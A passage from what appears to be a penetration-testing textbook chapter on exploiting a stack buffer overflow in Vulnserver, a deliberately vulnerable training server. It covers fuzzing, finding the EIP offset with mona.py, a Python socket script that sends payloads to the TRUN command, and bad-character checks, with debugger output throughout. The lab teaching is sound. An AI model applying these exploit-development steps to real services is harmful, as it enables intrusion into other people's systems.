Now that we have confirmed that our fuzzer has overwritten the EIP, we need to find out where exactly this overwrite happened. This is a process called calculating the offset. Looking at the output from our `fuzz.py` script, the overwrite happened between 1 and 5900 bytes, as shown in the following screenshot:



```
└─$ python fuzz.py
Performing fuzzing with 1 bytes
Performing fuzzing with 100 bytes
Performing fuzzing with 300 bytes
Performing fuzzing with 500 bytes
Performing fuzzing with 700 bytes
Performing fuzzing with 900 bytes
Performing fuzzing with 1100 bytes
Performing fuzzing with 1300 bytes
Performing fuzzing with 1500 bytes
Performing fuzzing with 1700 bytes
Performing fuzzing with 1900 bytes
Performing fuzzing with 2100 bytes
Performing fuzzing with 2300 bytes
Performing fuzzing with 2500 bytes
Performing fuzzing with 2700 bytes
Performing fuzzing with 2900 bytes
Performing fuzzing with 3100 bytes
Performing fuzzing with 3300 bytes
Performing fuzzing with 3500 bytes
Performing fuzzing with 3700 bytes
Performing fuzzing with 3900 bytes
Performing fuzzing with 4100 bytes
Performing fuzzing with 4300 bytes
Performing fuzzing with 4500 bytes
Performing fuzzing with 4700 bytes
Performing fuzzing with 4900 bytes
Performing fuzzing with 5100 bytes
Performing fuzzing with 5300 bytes
Performing fuzzing with 5500 bytes
Performing fuzzing with 5700 bytes
Performing fuzzing with 5900 bytes
```


Figure 4.7 – Output of the fuzz script

Let's create a pattern that will make it much easier to find the offset. Patterns can be created by online tools such as the one found here: `https://wiremask.eu/tools/buffer-overflow-pattern-generator/`. Alternatively, you can make use of the Metasploit Framework and scripts such as the `mona.py` script.

I will make use of the `mona.py` script within Immunity Debugger. We will need a pattern with a size of up to 5900 bytes. To generate this, the following command can be used:

```
!mona pattern_create 5900
```

Once this is executed, you will have your pattern created as per the following screenshot. Please note the warning message that you should use the pattern from the text file and not from the console since it could be truncated on the console.



```
Address  Message
         Immunity Debugger 1.85.0.0 : R'lyeh
         Need support? visit http://forum.immunityinc.com/
0BADF00D [+] Command used:
0BADF00D !mona pattern_create 5900
0BADF00D Creating cyclic pattern of 5900 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile c:\mona_no_name\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated
0BADF00D It's better to open c:\mona_no_name\pattern.txt and copy the pattern fro
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.016000
!mona pattern_create 5900
```

Figure 4.8 – Using mona.py to create the pattern

Now that we have our pattern, we will need to modify our `fuzzer.py` script. Alternatively, you can make a new script. In my case, I will make a new script since these scripts will be available in this book's GitHub repository.

Pro Tip

If you had to use the Metasploit Framework, you would use the following command:


```
msf-pattern_create -l 5900
```

The new script, shown as follows, will include the pattern that we have generated. Please note that I have snipped the shellcode pattern for illustration purposes since this includes a lot of characters. In your environment, you will use the full pattern:

```
#!/usr/bin/python

import socket
import sys
shellcode = "Aa0Aa1A… snip.."
try:
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
       connect=s.connect(('192.168.44.141',9999))
       s.send(('TRUN /.:/' + shellcode))

       print("Finding the offset, using the TRUN command with
%s bytes"% str(len(shellcode)))
       s.close()
except:
       print("Error connecting to Server")
       sys.exit()
```

This script performs the same function as the fuzzer, except that it uses the pattern that we have generated. Following the same steps as before, we will reopen the Vulnserver within Immunity Debugger and run the program. Next, we will run this script with the pattern shellcode.

Once the script runs, you will notice that within Immunity Debugger, the application has crashed, but take a look at the registers. As per the following screenshot, you will notice that your pattern strings are within the `EAX` and `ESP` registers, but your `EIP` register now has a value:



```
Registers (FPU)                       <    <    <    <    <    <    <    <    <    <    <    <    <    <
EAX 010AF1E8 ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5
ECX 00CA5484
EDX 00000000
EBX 00000104
ESP 010AF9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 38C000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

Figure 4.9 – Identifying the offset address


In my example, the `EIP` value is `386F4337`. Now I need to calculate the offset so that I know exactly where the `EIP` begins, which will allow me to control it. To calculate the offset, I will make use of the `mona` script again. I'll be using the following command:

```
!mona pattern_offset 386F4337
```

Note that, if you have used MSFVenom to generate the pattern, you can also use it to calculate the offset. This is done using the following command:

```
msf-pattern_offset -l 5900 -q [EIP Value]
```

As per the following screenshot, I have identified at what location the EIP starts. This is at 2003 bytes.



Log data

```
Address  Message
76D30000 Modules C:\Windows\System32\RPCRT4.dll
77000000 Modules C:\Windows\SYSTEM32\ntdll.dll
00401130 [20:44:22] Program entry point
77035900 New thread with ID 00000E00 created
77035900 New thread with ID 000001AC created
00401848 New thread with ID 00001CF0 created
386F4337 [20:44:57] Access violation when executing [386F4337]
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 386F4337
0BADF00D Looking for 7Co8 in pattern of 500000 bytes
0BADF00D  - Pattern 7Co8 (0x386F4337) found in cyclic pattern at position 2003
0BADF00D Looking for 7Co8 in pattern of 500000 bytes
0BADF00D Looking for 8oC7 in pattern of 500000 bytes
0BADF00D  - Pattern 8oC7 not found in cyclic pattern (uppercase)
0BADF00D Looking for 7Co8 in pattern of 500000 bytes
0BADF00D Looking for 8oC7 in pattern of 500000 bytes
0BADF00D  - Pattern 8oC7 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.125000
```

```
!mona pattern_offset 386F4337
```


Figure 4.10 – Identifying the EIP start address

Next, we need to confirm this EIP start value. To do this, we will modify the script we have just used. This time, we'll be replacing the shellcode with the following:

```
shellcode = "X" * 2003 + "Z" * 4
```

Following the same process as before, we will restart Immunity Debugger, run the program, and then launch the script.

This time, as per the following screenshot, we can verify that we have calculated the offset correctly. In my example, the `EIP` value represents the letter Z in hex, which is `5A5A5A5A`. Note that since my script sent the letter Z four times, we have them represented in sequence, hence the value of `5A5A5A5A`.



```
Registers (FPU)
EAX 00A9F1E8 ASCII "TRUN /.:/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
ECX 006E50A4
EDX 00000000
EBX 00000104
ESP 00A9F9C8
EBP 58585858
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 5A5A5A5A

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2B3000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

Figure 4.11 – Verifying the EIP start location


Now we have verified that in order to control the `EIP` register, we can do this after `2003 bytes` in the program flow.

When it comes to shellcode, you may have heard about bad characters. These are characters that are filtered out by the target program. Each program varies in terms of what it deems to be a bad character. There is a default bad character, which is also known as a *null-byte*. This is depicted by the hexadecimal value of `\x00`. Let's use `mona.py` to generate a string of bad characters, which we will use within our script.

To generate the bad characters, you can use the following command:

```
!mona bytearray -cpb "\x00"
```

This will generate a string of patterns and output the file to your working directory, as shown in the following screenshot:



```
Address  Message
0BADF00D [+] Command used:
0BADF00D !mona bytearray -cpb "\x00"
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\monavulnserver\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\monavulnserver\bytearray.txt
0BADF00D Binary output saved in c:\monavulnserver\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.017000
```

Figure 4.12 – Generating bad characters using mona.py


Once you have your bad characters, you will need to add this to your previous script. The new additions would be as follows:

```
badchars = ("\x01\x02\x03\x04\x05\x06…snip..")
shellcode = "X" * 2003 + "Z" * 4 + badchars
```

Note that you could also combine this step of finding bad characters with the previous steps of confirming the offset value. I have split them so that they are clear and easy to follow.

Now, we will restart Immunity Debugger, run the program, and then run the script. Once the application crashes, let's take a look at the output.


In the following screenshot, we see that the EIP has been overwritten with the hexadecimal values of Z as before. However, to view whether any bad characters exist, we will need to follow the ESP memory dump. To do this, you can right-click on the ESP value and select **Follow in Dump**.



```
CPU - thread 0000173C
Registers (FPU)
EAX 0113F1E8 ASCII "TRUN /.:/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
ECX 00D351A0
EDX 00FFFEFD
EBX 00000104
ESP 0113F9C8
EBP 58585858
ESI 00401848
EDI 00401848
EIP 5A5A5A5A
C 0  ES 002B
P 1  CS 0023
A 0  SS 002B
Z 1  DS 002B
S 0  FS 0053
T 0  GS 002B
D 0
O 0  LastErr
EFL 00010246
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

Figure 4.13 – Following the ESP

In the hex dump window, you will see a list of hex values starting from `01`, `02`, and `03`, and incrementing until it ends toward `FE FF 00`, as per the following screenshot. If any bad characters existed, they would have shown up in this section. It could present itself as a character that seems out of place.




```
Address   Hex dump                  ASCII
0113F9C0  58 58 58 58 5A 5A 5A 5A  XXXXZZZZ
0113F9C8  01 02 03 04 05 06 07 08  ▯ ▯▯▯▯▯▯
0113F9D0  09 0A 0B 0C 0D 0E 0F 10  ..▯..▯▯▯
0113F9D8  11 12 13 14 15 16 17 18  ▯▯▯▯▯▯▯▯
0113F9E0  19 1A 1B 1C 1D 1E 1F 20  ▯▯▯
0113F9E8  21 22 23 24 25 26 27 28  !"#$%&'(
0113F9F0  29 2A 2B 2C 2D 2E 2F 30  )*+,-./0
0113F9F8  31 32 33 34 35 36 37 38  12345678
0113FA00  39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
0113FA08  41 42 43 44 45 46 47 48  ABCDEFGH
0113FA10  49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
0113FA18  51 52 53 54 55 56 57 58  QRSTUVWX
0113FA20  59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
0113FA28  61 62 63 64 65 66 67 68  abcdefgh
0113FA30  69 6A 6B 6C 6D 6E 6F 70  ijklmnop
0113FA38  71 72 73 74 75 76 77 78  qrstuvwx
0113FA40  79 7A 7B 7C 7D 7E 7F 80  yz{|}~■€
0113FA48  81 82 83 84 85 86 87 88  ■■■■■■■
0113FA50  89 8A 8B 8C 8D 8E 8F 90  ■■■■■
0113FA58  91 92 93 94 95 96 97 98  ‘’■■■■■■
0113FA60  99 9A 9B 9C 9D 9E 9F A0  ■■■■■■
0113FA68  A1 A2 A3 A4 A5 A6 A7 A8  ¡¢£¤¥¦§¨
0113FA70  A9 AA AB AC AD AE AF B0  ©ª«¬-® °
0113FA78  B1 B2 B3 B4 B5 B6 B7 B8  ±²³´µ¶·¸
0113FA80  B9 BA BB BC BD BE BF C0  ¹º»¼½¾¿À
0113FA88  C1 C2 C3 C4 C5 C6 C7 C8  ÁÂÃÄÅÆÇÈ
0113FA90  C9 CA CB CC CD CE CF D0  ÉÊËÌÍÎÏÐ
0113FA98  D1 D2 D3 D4 D5 D6 D7 D8  ÑÒÓÔÕÖ×Ø
0113FAA0  D9 DA DB DC DD DE DF E0  ÙÚÛÜÝÞßà
0113FAA8  E1 E2 E3 E4 E5 E6 E7 E8  áâãäåæçè
0113FAB0  E9 EA EB EC ED EE EF F0  éêëìíîïð
0113FAB8  F1 F2 F3 F4 F5 F6 F7 F8  ñòóôõö÷ø
0113FAC0  F9 FA FB FC FD FE FF 00  ùúûüýþÿ.
```

Figure 4.14 – Verifying whether any bad characters exist

The next step is to confirm that this Vulnserver program does not have any memory protections in place. We can make use of `mona.py` to check this. Remember that Windows programs make use of **dynamic link library** (**dll**) files in order to execute system calls. We need to find one that is free from memory protections, which we could use. The component that we are interested in specifically is the jump instruction within the program flow, where the program would call a non-protected dll. This will enable us to make use of that execution call and inject our shellcode.

To make use of `mona.py`, we will restart Immunity Debugger, but this time we will not run the program. If you take a look at the **Log data** window, you will see a message that shows a dll called `essfunc.dll` being loaded, as per the following screenshot:




```
Address  Message
77000000 Modules C:\Windows\SYSTEM32\ntdll.dll
77035900 New thread with ID 00001C98 created
00401130 [21:25:05] Program entry point
77035900 New thread with ID 00000840 created
00401848 New thread with ID 0000173C created
5A5A5A5A [21:25:11] Access violation when executing [5A5A5A5A]
00400000 Unload C:\Users\User\Downloads\vulnserver-master\vulnserver-master\vulnserver.exe
62500000 Unload C:\Users\User\Downloads\vulnserver-master\vulnserver-master\essfunc.dll
76370000 Unload C:\Windows\System32\msvcrt.dll
764C0000 Unload C:\Windows\System32\WS2_32.DLL
76990000 Unload C:\Windows\System32\KERNEL32.DLL
76A80000 Unload C:\Windows\System32\KERNELBASE.dll
76D30000 Unload C:\Windows\System32\RPCRT4.dll
77000000 Unload C:\Windows\SYSTEM32\ntdll.dll
         Process terminated
         "C:\Users\User\Downloads\vulnserver-master\vulnserver-master\vulnserver.exe"

         Console file 'C:\Users\User\Downloads\vulnserver-master\vulnserver-master\vulnserver.exe'
         [21:44:24] New process with ID 00000DC0 created
00401130 Main thread with ID 00001C2C created
00400000 Modules C:\Users\User\Downloads\vulnserver-master\vulnserver-master\vulnserver.exe
62500000 Modules C:\Users\User\Downloads\vulnserver-master\vulnserver-master\essfunc.dll
76370000 Modules C:\Windows\System32\msvcrt.dll
